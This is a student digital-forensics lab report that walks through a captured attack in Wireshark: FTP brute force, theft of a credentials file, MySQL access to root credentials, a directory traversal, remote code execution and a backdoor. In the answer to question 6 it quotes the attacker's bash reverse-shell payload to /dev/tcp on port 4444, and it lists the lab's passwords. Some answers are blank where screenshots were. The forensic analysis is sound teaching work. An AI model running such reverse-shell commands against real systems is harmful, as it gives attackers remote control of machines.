Digital Forensics Lab

Cyber Security Department

CYL-2002

Fall 2024

Lab #08

Submitted By:

Abdul Sami Qasim (22i-1725)

Submitted to:

Ubaid Ullah

Tasks:

Scenario:

The organization that previously hired you to investigate the web attack has reached out to you again. This time, they have managed to capture the network traffic during the attack. They have provided you with the captured traffic file to help piece together the attacker's intentions and the extent of the damage. Your job is to analyze the captured traffic and answer the following questions:

Use the file challenge.pcapng for the tasks. Add screenshots of the steps followed for each task.

1. What are the different protocols present in the captured traffic file?

Wireshark · Protocol Hierarchy Statistics · challenge.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	2938	100.0	250793	4960	0	0	0	2938
Ethernet	100.0	2938	16.4	41180	814	0	0	0	2938
Internet Protocol Version 4	100.0	2938	23.4	58760	1162	0	0	0	2938
Transmission Control Protocol	98.6	2898	37.1	93092	1841	1739	56004	1107	2898
Transport Layer Security	0.5	16	7.6	18999	375	16	12855	254	18
MySQL Protocol	0.9	25	0.8	1987	39	25	677	13	70
Hypertext Transfer Protocol	0.7	21	2.5	6283	124	10	2793	55	21
FTP Data	0.1	4	0.4	1128	22	0	0	0	4
File Transfer Protocol (FTP)	33.8	993	7.7	19303	381	993	19303	381	993
Data	3.4	100	2.1	5360	106	100	5360	106	100
Internet Control Message Protocol	1.4	40	1.0	2560	50	40	2560	50	40

HTTP, FTP, ICMP, TCP/IP

2. It appears that the attacker is attempting to brute force the user's FTP password. Can you find any evidence of a correct password, and if so, what is it?

2501	43.215841980	192.168.0.106	192.168.0.110	FTP	76	Request: USER ftp
2502	43.215888069	192.168.0.110	192.168.0.106	TCP	66	21 → 36550 [ACK] Seq=21 Ack=11 Win=65280 Len=0 TSval=3461389247 TSecr=1677243774
2503	43.216555111	192.168.0.110	192.168.0.106	FTP	100	Response: 331 Please specify the password.
2504	43.217976602	192.168.0.106	192.168.0.110	TCP	66	36550 → 21 [ACK] Seq=11 Ack=55 Win=65536 Len=0 TSval=1677243776 TSecr=3461389248
2505	44.440403105	192.168.0.106	192.168.0.110	FTP	79	Request: PASS batman
2506	44.487376826	192.168.0.110	192.168.0.106	TCP	66	21 → 36550 [ACK] Seq=55 Ack=24 Win=65280 Len=0 TSval=3461390518 TSecr=1677244999
2507	44.505444955	192.168.0.110	192.168.0.106	FTP	89	Response: 230 Login successful.
2508	44.506264157	192.168.0.106	192.168.0.110	TCP	66	36550 → 21 [ACK] Seq=24 Ack=78 Win=65536 Len=0 TSval=1677245065 TSecr=3461390536

The username was **ftp** and the password used was **batman**

3. What additional information was the attacker able to extract from the user's FTP account?

ftp.request.command == "LIST" or ftp.request.command == "RETR"

No.	Time	Source	Destination	Protocol	Length	Info
2529	46.895648049	192.168.0.106	192.168.0.110	FTP	76	Request: LIST -la
2561	48.456524420	192.168.0.106	192.168.0.110	FTP	88	Request: RETR credentials.txt
2581	53.254518306	192.168.0.106	192.168.0.110	FTP	86	Request: RETR .bash_history

The attacker extracted credentials.txt and .bash_history.

Credentials.txt had the following information:

credentials.txt - Notepad


File Edit Format View Help

```
Leaving my database username and password here in case I forget.

username: myuser
password: P@ssw0rd123456!
```

4. What actions did the attacker take with the information obtained from the user's FTP account?

The attacker started looking at the database with the user and pass given and was looking through to find the root account credentials (which he did end up finding).



2602	71.981987004	192.168.0.110	192.168.0.106	MySQL	161	Server Greeting proto=10 version=8.0.32-0ubuntu0.22.04.2
2604	71.983649016	192.168.0.106	192.168.0.110	MySQL	296	Login Request user=myuser
2606	71.984307806	192.168.0.110	192.168.0.106	MySQL	72	Caching_sha2_password fast_auth_success
2607	71.984472384	192.168.0.110	192.168.0.106	MySQL	77	Response OK
2609	71.987381839	192.168.0.106	192.168.0.110	MySQL	103	Request Query
2610	71.988133966	192.168.0.110	192.168.0.106	MySQL	145	Response TABULAR Response
2612	75.049002230	192.168.0.106	192.168.0.110	MySQL	85	Request Query
2613	75.051208775	192.168.0.110	192.168.0.106	MySQL	204	Response TABULAR Response
2615	77.968038694	192.168.0.106	192.168.0.110	MySQL	88	Request Query
2616	77.968211965	192.168.0.110	192.168.0.106	MySQL	130	Response TABULAR Response
2618	77.969642675	192.168.0.106	192.168.0.110	MySQL	77	Request Use Database
2619	77.970113402	192.168.0.110	192.168.0.106	MySQL	88	Response OK
2620	77.971939900	192.168.0.106	192.168.0.110	MySQL	85	Request Query
2621	77.972669666	192.168.0.110	192.168.0.106	MySQL	204	Response TABULAR Response
2622	77.974279519	192.168.0.106	192.168.0.110	MySQL	82	Request Query
2623	77.975583546	192.168.0.110	192.168.0.106	MySQL	180	Response TABULAR Response
2624	77.983175448	192.168.0.106	192.168.0.110	MySQL	88	Request Show Fields
2625	77.983778952	192.168.0.110	192.168.0.106	MySQL	237	Response
2627	80.760866929	192.168.0.106	192.168.0.110	MySQL	82	Request Query
2628	80.762540247	192.168.0.110	192.168.0.106	MySQL	180	Response TABULAR Response
2630	86.783804269	192.168.0.106	192.168.0.110	MySQL	96	Request Query
2631	86.785104999	192.168.0.110	192.168.0.106	MySQL	430	Response TABULAR Response
2633	89.936311987	192.168.0.106	192.168.0.110	MySQL	101	Request Query
2634	89.936753813	192.168.0.110	192.168.0.106	MySQL	275	Response TABULAR Response
2636	91.395043571	192.168.0.106	192.168.0.110	MySQL	71	Request Quit

```
    text: root
  text
    text: 1amgr000000t!@#$
MySQL Protocol - response EOF
  Packet Length: 5
  Packet Number: 6
  Response Code: EOF Packet (0xfe)
  EOF marker: 254
  Warnings: 0
  Server Status: 0x0022
    .... .... .... ...0 = In transaction: Not set
    .... .... .... ..1. = AUTO_COMMIT: Set
    .... .... .... .0.. = Multi query / Unused: Not set
    .... .... .... 0... = More results: Not set
```

```
0000  08 00 27 2c 43 09 08 00  27 d9 c0 7a 08 00 45 00   ··',C··· '··z··E·
0010  01 05 64 63 40 00 40 06  53 67 c0 a8 00 6e c0 a8   ··dc@·@· Sg···n··
0020  00 6a 0c ea 81 f4 25 b8  76 df 00 39 7e 04 80 18   ·j····%· v··9~···
0030  01 fd 83 20 00 00 01 01  08 0a ce 51 52 40 63 f9   ····· ··· ···QR@c·
0040  6b ff 01 00 00 01 02 4c  00 00 02 03 64 65 66 06   k·····L ····def·
0050  74 65 73 74 64 62 10 72  6f 6f 74 5f 63 72 65 64   testdb·r oot_cred
0060  65 6e 74 69 61 6c 73 10  72 6f 6f 74 5f 63 72 65   entials· root_cre
0070  64 65 6e 74 69 61 6c 73  08 75 73 65 72 6e 61 6d   dentials ·usernam
0080  65 08 75 73 65 72 6e 61  6d 65 0c 21 00 fd 02 00   e·userna me·!····
0090  00 fd 00 00 00 00 00 4c  00 00 03 03 64 65 66 06   ·····L ····def·
00a0  74 65 73 74 64 62 10 72  6f 6f 74 5f 63 72 65 64   testdb·r oot_cred
00b0  65 6e 74 69 61 6c 73 10  72 6f 6f 74 5f 63 72 65   entials· root_cre
00c0  64 65 6e 74 69 61 6c 73  08 70 61 73 73 77 6f 72   dentials ·passwor
00d0  64 08 70 61 73 73 77 6f  72 64 0c 21 00 fd 02 00   d·passwo rd·!····
00e0  00 fd 00 00 00 00 00 05  00 00 04 fe 00 00 22 00   ····· ····· ····"·
```

The attacker logged in with myuser and then performed queries as suggested in the screenshot above to find the root credentials.

5. What's the root account password?

Username: root
Password: root1amgr000000t!@#$

Which was then changed to “root” using these commands:

```
Line-based text data (11 lines)
    nano credentials.txt \n
    exit\n
    cat credentials.txt \n
    su root\n
    sudo passwd root\n
    exit\n
    cat .bash_history \n
    sudo su\n
    exit\n
    mysql -u myuser -p\n
    su root\n
```

6. Can you identify the packet numbers in which the attacker exploited the Remote Code Execution vulnerability to gain access to the system? What was the exact payload used by the attacker?

   The attacker performed multiple requests to command.php, starting with **GET requests** to probe the page and test its availability (**Packet 2647**). They then attempted a **directory traversal attack** via images.php to access the /etc/passwd file (**Packet 2654–2655**). After confirming that commands could be executed remotely using POST requests (**Packet 2665**), the attacker finally sent the reverse shell payload via **Packet 2674**:


   bash -c 'bash -i >& /dev/tcp/192.168.0.106/4444 0>&1'


   (the attacker sent the same command in packet number 2678 as well)

7. After gaining access to the system, what does the attacker seem to be doing?


The attacker first of all tried to look at flag.txt. Afterwards, he stabilized the shell using a python shell stabilizing command and then listed the directory again where he found gr00t.txt, which he opened to look at it’s contents and came across the flag (flag{1_4m_gr00000t!}).

8. The attacker read a file from root's home directory. What was in that file?






9. The attacker downloaded a file inside root's home directory. What's the purpose of that file?



As the name suggests, it’s a backdoor. It’s probably entered there to give the attacker more access whenever he wants to later on. He does this by looking at what process python is running on, terminating that python process with the PID 1190466 and then does this:



Here, the attacker runs the backdoor.py put into the system through root account.

10. What information was transmitted through the attacker's covertly established channel of communication?

In the covertly established channel of communication (i.e backdoor on port 5555), the attacker seems to put in a command “admin” and then requests data for gt00t.txt again.

Flag: stored in gr00t.txt

flag{1_4m_gr00000t!}